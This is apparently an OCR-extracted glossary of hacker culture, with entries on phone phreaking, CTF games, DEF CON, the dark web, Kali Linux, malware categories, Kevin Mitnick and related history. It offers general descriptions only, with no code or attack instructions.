
John "Captain Crunch" Draper (1943–) is a well-known phreaker (slang for "phone hacker") whose name derives from the popular sugary breakfast cereal Cap'n Crunch and its cartoon naval officer mascot.


In the late 1960s and early 1970s, Draper worked two jobs in Silicon Valley: as an engineer for National Semiconductor, and as an engineer and disc jockey for the (lawful) radio station KKUP in Cupertino, California. He continued his pirate radio hobby in his spare time. Draper discussed phreaking with other phreakers on his pirate radio station, including the famous blind phone hacker Josef Carl "Joybubbles" Engressia Jr. (1949–2007), who was great at imitating precise tone pitches with his voice. Draper, meanwhile, discovered that a plastic whistle toy distributed in boxes of Cap'n Crunch cereal made a sound of 2600 hertz: the correct pitch for fooling the POTS network into treating a long-distance call as authorized. (This became the origin of Draper's nickname as well as of 2600 magazine, the top print publication in the hacker community since January 1984.)[3]

Capture the Flag

In the old-fashioned children's game Capture the Flag, there are two teams. Each team gets a different colored flag. Each team is tasked with hiding its flag within its zone. Then players run into the opposing team's zone, pushing and shoving to find the other team's flag. The first team to grab the other team's flag and move it to their own side of the field wins.

The hacker version of Capture the Flag (CTF) is conceptually similar. One or more files, or a line of text within a file, that are called "flags" get hidden in an application, virtual machine, or virtualized network. Hackers use their hacking skills to find the flag(s). Depending on how the game is organized, whichever individual or team finds the flag or all of the flags first wins. Most hacker CTF games are operated by cybersecurity events, hacker spaces, colleges





and universities, and online training platforms like Hack The Box.

Common Vulnerabilities and Exposures (CVE)
CVE stands for Common Vulnerabilities and Exposures, a publicly available database of most known cybersecurity vulnerabilities in software.[3]

Cult of the Dead Cow (cDc)
The first hacktivist group to target Scientology was not, as many people think, Anonymous. In fact, that honor goes to Cult of the Dead Cow (cDc), founded in Lubbock, Texas, in June 1984. The group's name comes from the original location of their meetings: an abandoned cattle slaughterhouse!

cDc operated a series of BBSes that engaged in pranks, jokes, and ASCII art. It originated a lot of the artistic elements in today's hacker culture, including l33tspeak.
The cDc ran the first cybersecurity conference, HoHoCon, for five events in the early 1990s. It also gained notoriety for pointing out vulnerabilities in popular software.[3]
.
Darknet Diaries
An investigative podcast created by Jack Rhysider, chronicling true stories about crackers, malware, botnets, cryptography, cryptocurrency, cybercrime, and Internet privacy, all subjects falling under the umbrella of "tales from the dark side of the Internet".
Launched in October 2017, episodes average around 30 minutes to an hour, each covering a single topic through original interviews, audio footage, and Rhysider's narration. The show's journalistic style has received widespread acclaim.

Dark Web/darknet
The dark web is the World Wide Web content that exists on darknets: overlay networks that use the Internet but require specific software, configurations, or authorization to access. Through the dark web, private computer networks can communicate and conduct business anonymously without divulging identifying information, such as a user's location. The dark web forms a small part of the deep web, the part of the web not indexed by web search engines, although sometimes the term deep web is mistakenly used to refer specifically to the dark web.

The darknets which constitute the dark web include small, friend-to-friend networks, as well as large, popular networks such as Tor, Freenet, I2P, and Riffle operated by public organizations and individuals. Users of the dark web refer to the regular web as Clearnet due to its unencrypted nature. The Tor dark web or onionland uses the traffic anonymization technique of onion routing under the network's top-level domain suffix .onion.[6]

Deep Web
People sometimes confuse the Deep Web with the Dark Web. The Dark Web is part of the Deep Web, but the vast majority of the Deep Web is on the clearnet (the ordinary internet, which isn't locked behind proxy networks like Tor or I2P). The definition of the Deep Web is everything on the web that isn't indexed by mainstream search engines. Some of the Deep Web is very old content, and some consists of things like databases and parts of web applications (like your Gmail inbox) that shouldn't be search-engine indexable for security reasons.[3]

DEF CON
DEF CON is a cybersecurity and hacking conference that has taken place every year since June 1993. Now it happens every August in Las Vegas. Though the conference is not a military event, its name is a reference to the US Military's Defense Readiness Condition system, as mentioned in the 1980s hacker movie WarGames, which uses five threat levels. DEF CON 5 is the lowest perceived threat level, and DEF CON 1 indicates the maximum threat level and the need to prepare for war.

Jeff Moss, otherwise known as Dark Tangent, founded DEF CON when he was 18 years old. In a video from 2007, he discussed DEF CON's roots in phone phreaking:


"I just happened to have a bulletin board set up, and I had an OK job. So I paid my phone bill, unlike most back then, everybody else was phreaking [phone hacking] the connections. And so I became a big hub for eleven of these international networks...all these different networks from back in the day, and because of that, I was connected to pretty much all the communication that was going on in the underground that was active in those days."[3]

Demoscene
The demoscene is where hacker culture meets art and music, as hackers explore the visual and musical potential of computers old and new. Many of the demoscene's most prominent demogroups started in the late 1990s and early 2000s, and the earliest demos were made in the 1980s. Demogroups often maintain older PCs and operating systems as tools for their art, like the Commodore Amiga, Atari ST, Commodore 64, MS-DOS, ZX Spectrum, and Amstrad CPC. Demoscene.info states: "Demo-making is teamwork. Graphicians and musicians create suitable pieces of art, the programmers fit all the parts together in an extensive amount of detail work to finally make it an executable program: the demo." The precursor to the demoscene was the "display hacks" of the 1950s: programs "with the same approximate purpose as a kaleidoscope: to make pretty pictures" and explore what a computer's display output can do. Some of the better-known demogroups include Conspiracy, MFX, Farbrausch, Haujobb, and Kolor. Demogroups often enter their demos in competitions, where they're judged for their artistry and technical proficiency.[3]

DOS (Disk Operating System)
DOS stands for Disk Operating System. DOS operating systems generally have an ASCII text-based user interface, rather than a graphical user interface (GUI). The name DOS has been used for many operating systems over the years, but most of the time, when an old nerd talks about DOS, they're referring to the Microsoft (MS-DOS) or IBM (PC-DOS) versions. Until 2001, every consumer version of Windows ran on top of MS-DOS.

DOS GAMES Younger generations may not realize what a popular gaming platform MS-DOS was. Hundreds of games were developed for DOS, and the majority of them are now abandonware. Abandonware is software that used to be proprietary and commercial but is now a type of freeware, because the intellectual property rights on it have expired. The hacker spirit holds that knowledge must be free, and hackers have taken full advantage of the abandonware status of most DOS games by lawfully sharing them online for free. You can download each game you want and execute it in the DOSBox emulator or in your web browser, which is even more convenient. Check out the MS-DOS game collection on the Internet Archive.

DOOM (1993) was a groundbreaking first-person shooter video game that left its mark on hacker culture. The original debuted for MS-DOS with the shareware release of its first episode, Knee-Deep in the Dead, through the Uni-



versity of Wisconsin's FTP server. id Software's John Carmack developed the Doom engine, which was eventually released as open source software under the GNU Public License. That opened the door for fans to develop a massive collection of fan levels and mods. DOOM has also been ported to platforms like Symbian, Flipper Zero, and Texas Instruments TI-84 Plus graphing calculators. DOOM has even been run on ATMs and DSLR cameras.[3]


Enigma machine

The Enigma machine is a cipher device developed and used in the early- to mid-20th century to protect commercial, diplomatic, and military communication. It was employed extensively by Nazi Germany during World War II, in all branches of the German military. The Enigma machine was considered so secure that it was used to encipher the most top-secret messages. The Enigma has an electromechanical rotor mechanism that scrambles the 26 letters of the alphabet. In typical use, one person enters text on the Enigma's keyboard and another person writes down which of the 26 lights above the keyboard illuminated at each key press. If plain text is entered, the illuminated letters are the ciphertext. Entering ciphertext transforms it back into readable plaintext. The rotor mechanism changes the electrical connections between the keys and the lights with each keypress. The security of the system depends on machine settings that were generally changed daily, based on secret key lists distributed in advance, and on other settings that were changed for each message. The receiving station would have to know and use the exact settings employed by the transmitting station to decrypt a message.[8]

The Enigma code was first broken by the Poles, under the leadership of mathematician Marian Rejewski, in the early 1930s. In 1939, with the growing likelihood of a German invasion, the Poles turned their information over to the British, who set up a secret code-breaking group known as Ultra, under mathematician Alan M. Turing.[9]

Flipper Zero

Flipper Zero is a portable multi-tool for pentesters and geeks in a toy-like body. It loves hacking digital stuff, such as radio protocols, access control systems, hardware, and more. It's fully open-source and customizable.[10]



Floppy disk

Floppy disks were a primary medium for hackers from the 1970s well into the 1990s and helped to popularize personal computing. According to IBM, where the first floppy disks were invented, floppy disk sales peaked in the mid-1990s, then were eventually replaced by CD-ROM drives.

This one is mostly here out of my nostalgic memories of using one, and a few references in the anime or movies when a Floppy disk was used to destroy/save the world, (and I think it’s beautiful).

Hacking Is Not a Crime is a nonprofit organization dedicated to decriminalizing hacking and promoting positive media depictions of the hacker community. It discourages laypeople from using the term hacker to describe people who engage in cybercrime, arguing in its mission statement that such negative “stereotypes and narratives influenc[e] public opinion and legislation that create a pretext for censorship, surveillance, and prosecution.”[3]

Hacktivism

Hacktivism is the act of breaking computer technology for political reasons. Most cybercrime is motivated by profit, but hacktivists intend to break technology to make the world a better place. The word is a portmanteau of hacking and activism. A classic example of hacktivism would be an animal-rights activist vandalizing an online fur retailer’s website to display the message “Fur is murder!”[3]

Hak5

Hackers love gadgets. But making your own electronic gadgets is a lot of work, even if you know how to do it. And there is where Hak5 comes in. Since 2005, they have created a variety of devices that are useful to penetration testers and other hackers. Some examples of Hak5’s products are:
Shark Jack: A cigarette-lighter-sized device that can physically plug into an Ethernet wall outlet. With the data it sends, you can identify the network transmissions and identifiers (such as IP addresses) that go through the outlet.

Wifi Pineapple: Looks innocently like an wireless router, with three antennas, but provides information about WiFi networks in its range and can be used for simulating man-in-the-middle attacks.

Bash Bunny: A small device with a USB-A plug that you can plug into a computer to perform pentests with custom scripts.[3]

IRC (Internet Relay Chat)
Years before AOL Instant Messenger and ICQ (ask an elder Millennial or Gen Xer about those), there was Internet Relay Chat (IRC). Developed by Jarkko Oikarinen and launched in 1988, it even predates Tim Berners-Lee's World Wide Web—and it's still around today.

As Oikarinen wrote, "The IRC protocol is a text-based protocol, with the simplest client being any socket program capable of connecting to the server." You can use a wide range of clients to access IRC services. There are also several independent IRC networks, such as EFnet and DALnet. Each network has its own channels for different topics. Go explore IRC and you'll find many niche communities full of hackers. 2600 magazine has its very own IRC network at irc.2600.net, and the channel for live participation during their Off The Hook radio show is #offthehook.[3]

Kali Linux
Kali Linux is a Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security. The software is based on the Debian Testing branch: most packages Kali uses are imported from the Debian repositories. Kali Linux has approximately 600 penetration-testing programs (tools), including Armitage (a graphical cyber attack management tool), Nmap (a port scanner), Wireshark (a packet analyzer), metasploit (penetration testing framework), John the Ripper (a password cracker), sqlmap (automatic SQL injection and database takeover tool), Aircrack-ng (a software suite for penetration-testing wireless LANs), Burp suite and OWASP ZAP web application security scanners, etc. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of BackTrack, their previous information security testing Linux distribution based on Knoppix. The tagline of Kali Linux and BackTrack is "The quieter you become, the more you are able to hear".

Kali Linux's popularity grew when it was featured in multiple episodes of the TV series Mr. Robot. Tools highlighted in the show and provided by Kali Linux include Bluesniff, Bluetooth Scanner (btscanner), John the Ripper, Metasploit Framework, Nmap, Shellshock, and Wget.[11]

Linux
Linux is one of the most important operating systems ever developed, and it's as relevant now as ever. The Linux kernel is open source and is used in a wide range of CPUs and device types, from desktop operating systems to Android phones, from supercomputers to many embedded systems.

Linux wouldn't exist if Linus Torvalds hadn't aspired to create his own version of MINIX as a student at the University of Helsinki. MINIX is a UNIX-like operating system that was designed for the academic market in the 1980s by Vrije Universiteit Amsterdam computer science professor Andrew Tanenbaum. Torvalds encountered UNIX in school around 1990, and one of his coursebooks was Tanenbaum's Operating Systems: Design and Implementation, which set forth the principles and source code of MINIX.

In 1991, when Torvalds bought himself a PC with a 32-bit Intel 386 CPU (the hot new thing at the time), he realized it would be difficult to run MINIX 1.0, which was designed for 16-bit CPUs. Tanenbaum didn't allow developers to modify his code, but Torvalds was determined to develop a 32-bit MINIX. So he sought help on Usenet via this now-famous post on comp.os.minix:

Hello everybody out there using minix -
I'm doing a (free) operating system (just a hobby, won't be big and professional like gnu) for 386(486) AT clones. This has been brewing since april, and is starting to get ready. I'd like any feedback on things people like/dislike in minix, as my OS resembles it somewhat (same physical layout of the file-system (due

to practical reasons) among other things).

I've currently ported bash(1.08) and gcc(1.40), and things seem to work. This implies that I'll get something practical within a few months, and I'd like to know what features most people would want. Any suggestions are welcome, but I won't promise I'll implement them :-)

Linus (torvalds@kruuna.helsinki.fi)

PS. Yes - it's free of any minix code, and it has a multi-threaded fs. It is NOT protable [portable] (uses 386 task switching etc), and it probably never will support anything other than AT-harddisks, as that's all I have :-(.

If you have an x86-64 PC (the vast majority of PCs these days), you may want to explore the popular desktop Linux distributions like Debian, Red Hat, or Arch.[3]

Malware
Malware, short for "malicious software", means any software that's designed to cause harm. Sometimes malware is classified according to how it spreads from computer to computer, such as through viruses and worms.

Ransomwareis a type of cryptovirological malware that permanently blocks access to the victim's personal data unless a ransom is paid. While some simple ransomware may lock the system without damaging any files, more advanced malware uses a technique called cryptoviral extortion. It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them. In a properly implemented cryptoviral extortion attack, recovering the files without the decryption key is an intractable problem, and difficult-to-trace digital currencies such as paysafecard or Bitcoin and other cryptocurrencies are used for the ransoms, making tracing and prosecuting the perpetrators difficult.[12]

Spyware spies on users, watching everything from keystrokes to passwords stored in web browsers to files on infected computers.

Rootkits have "root" (administrative) access to a computer and can be used to give an attacker dangerous remote control.

Trojans require user interaction to execute, so they attract victims by appearing in the form of something a user might want, such as a media-playing application or a photo of a cute kitten attached to an email.

Some malware falls into multiple categories. For instance, ransomware that spreads through memory from computer to computer in a network can also be a worm.[3]

MITRE ATT&CK
The Adversarial Tactics, Techniques, and Common Knowledge or MITRE ATT&CK is a guideline for classifying and describing cyberattacks and intrusions. It was created by the Mitre Corporation and released in 2013.[13]

Mitnick, Kevin
Kevin David Mitnick (1963–2023), born in Van Nuys, California, was a legendary early hacker and the founder of Mitnick Security. In 1979 when he was 16 years old, Mitnick gained unauthorized access to a computer network, when a friend gave him the telephone number for the Ark, the computer system that Digital Equipment Corporation (DEC) used for developing its RSTS/E operating system software. He broke into DEC's computer network and copied the company's software, a crime for which he was charged and convicted in 1988. He was sentenced to 12 months in prison followed by three years of supervised release. Near the end of his supervised release, Mitnick hacked into Pacific Bell voicemail computers. After a warrant was issued for his arrest, Mitnick fled, becoming a fugitive for two-and-a-half years.

According to the United States Department of Justice, Mitnick gained unauthorized access to dozens of computer networks while he was a fugitive. He used cloned cellular phones to hide his location and, among other things, copied valuable proprietary software from some of the country's largest cellular telephone and computer companies. Mitnick also intercepted computer passwords, altered computer networks, and broke into and read private emails. [14]

Open source
Open source licenses are the agreements that make free and open source software feasible. Open source licenses usually allow any entity developing software to use them as long as they follow certain rules. An open source license exists to say, "You may use this software code and make modifications to it without paying for it or directly asking for permission, but only under these terms.". There are lots of different open source licenses; some of the most common are the GNU Public License, BSD License, MIT License, and Apache License.[3]

RANSOM

Peer-to-peer (P2P) networks

In a peer-to-peer (P2P) network, files are shared between users and endpoints, without a server as an intermediary. An example of a popular P2P network today is BitTorrent. A lot of files are shared through BitTorrent lawfully, such as open source software and public domain media, but it's also often used for piracy.[3]

Phishing

